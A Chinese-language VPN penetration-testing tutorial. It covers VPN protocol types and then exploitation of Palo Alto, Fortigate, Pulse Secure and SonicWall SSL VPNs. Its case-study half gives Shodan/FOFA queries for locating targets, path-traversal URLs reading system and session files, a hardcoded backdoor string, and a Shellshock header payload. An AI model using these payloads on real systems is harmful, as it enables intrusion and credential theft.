# VPN渗透测试分享

## 概述

通过对VPN相关知识讲解和测试方法的介绍，让读者对VPN服务的渗透有一定的了解和掌握。

## 相关原理


### 1、VPN的类型

#### A.基于PPTP&L2TP 的VPN （二层）


场景：用于较早的拨号网络，通过PPP安全的访问公司资源

L2TP端口：UDP1701

最广泛的使用场景：



传输方式：




报文格式：



#### B.基于IPSec & MPLS 的VPN （三层）

场景：主要应用在点对点的虚拟专网，实现用于两个网关之间建立IPSec隧道，从而实现局域网之间安全地互访


最广泛的使用场景：




传输方式：

1、传输模式：在AH、ESP处理前后IP头部保持不变，主要用于End-to-End的应用场景。


2、隧道模式：在AH、ESP处理之后再封装了一个外网IP头，主要用于Site-to-Site的应用场景。





报文格式：



工作原理：IKE（Internet Key Exchange）


发起方地址动态变化情况下的身份确认、密钥动态更新等问题






#### C.基于 SSL的VPN （四层以上）


场景：



传输方式：



报文格式：



## 案例分析

### Ploato global-protect SSL VPN漏洞

A.现Ploato global-protect SSL VPN


1、通过shodan 搜索/global-protect/login.esp


2、路径扫描：/global-protect/login.esp

B.PloAlto GlobalProtect SSL VPN 8.x 版本


访问：/global-protect/portal/css/login.css，确定Last-Modified

Last-Modified：文件最后修改的时间






Payload:



RCE 成功关键重要部分：全局偏移表（GOT）上的strlen指针修改为系统的过程链接表（PLT）


（PWN ：Linux动态链接中的PLT表和GOT表）



### Fortigate SSL VPN漏洞

A.如何发现Pulse Secure SSL VPN

1、通过fofa搜索 "Fortigate" && port=10443



2、路径扫描：/remote/login?lang=en


B.漏洞利用：

CVE-2018-13379: 预认证任意文件读取（缓冲区溢出）

<https://github.com/milo2012/CVE-2018-13379>

payload:

url：/remote/fgt\_lang?lang=/../../../..//////////dev/cmdb/sslvpn\_websession




CVE-2018-13382：Magic 后门（硬编码问题：4tinet2095866）

<https://github.com/milo2012/CVE-2018-13382>

### Pulse Secure SSL VPN漏洞

A.如何发现Pulse Secure SSL VPN

1、通过shodan 或 fofa 搜索 /dana-na/ 进行筛选访问通过wappalyzer判断是否是Pulse Secure SSL VPN



2、路径扫描：/dana-na/auth/url\_default/welcome.cgi

B.漏洞利用：

CVE-2019-11510——任意文件读取（无需授权）

CVE-2019-11539——命令注入（管理员权限）

CVE-2019-11510:


它出现在VPN的web应用中。从8.2版以来，Pulse Secure引入了一个称为HTML5 Access的新特性，它可让用户通过浏览器与Telnet、SSH和RDP进行交互的特性，而其中的路径验证逐渐变得松散。

为了处理静态资源，Pulse Secure在原来严格的路径验证中新增了一条if语句，而这段代码错误地使用了request->uri和request->filepath，因此我们可以在查询字符串的末尾附加/dana/html5acc/guacamole/来绕过安全验证，下载任何敏感文件

Payload:


/dana-na/../dana/html5acc/guacamole/../../../../../../etc/hosts?/dana/html5acc/guacamole/

效果：



CVE-2019-11539:

下面是/dana-admin/diag/diag.cgi的代码片段:



DSSAFE.pm。有自己的命令行分析器，并在Perl中实现I/O重定向


屏蔽许多恶意的字符，例如:

[\&\\*\(\)\{\}\[\]\`\;\|\?\n~<>]

插入一个不完整的I/O重定向，重定向的其余部分将被截断。虽然这是一个小缺陷，但它能帮助我们重新控制I/O重定向



POC部分：



### SonicWall SSL VPN漏洞


如何发现SonicWall SSL VPN


1、通过shodan 使用http.favicon.hash 来搜索找到SonicWall SSL VPN

http.favicon.hash：可以来搜索使用同一icon图片的网站

http.favicon.hash:-1153950306

http.favicon.hash:-2012355198





漏洞利用


SonicWall SSL-VPN 历史版本远程命令执行漏洞以及相关利用脚本。由于SonicWall SSL-VPN使用了旧版本内核以及HTTP CGI 可执行程序，攻击者可构造恶意其HTTP请求头，造成远程任意命令执行，并获得主机控制权限。

Payload:

GET /cgi-bin/jarrewrite.sh

User-Agent: () { :; }; echo ; /bin/bash -c 'cat /etc/passwd'

Poc：



效果：

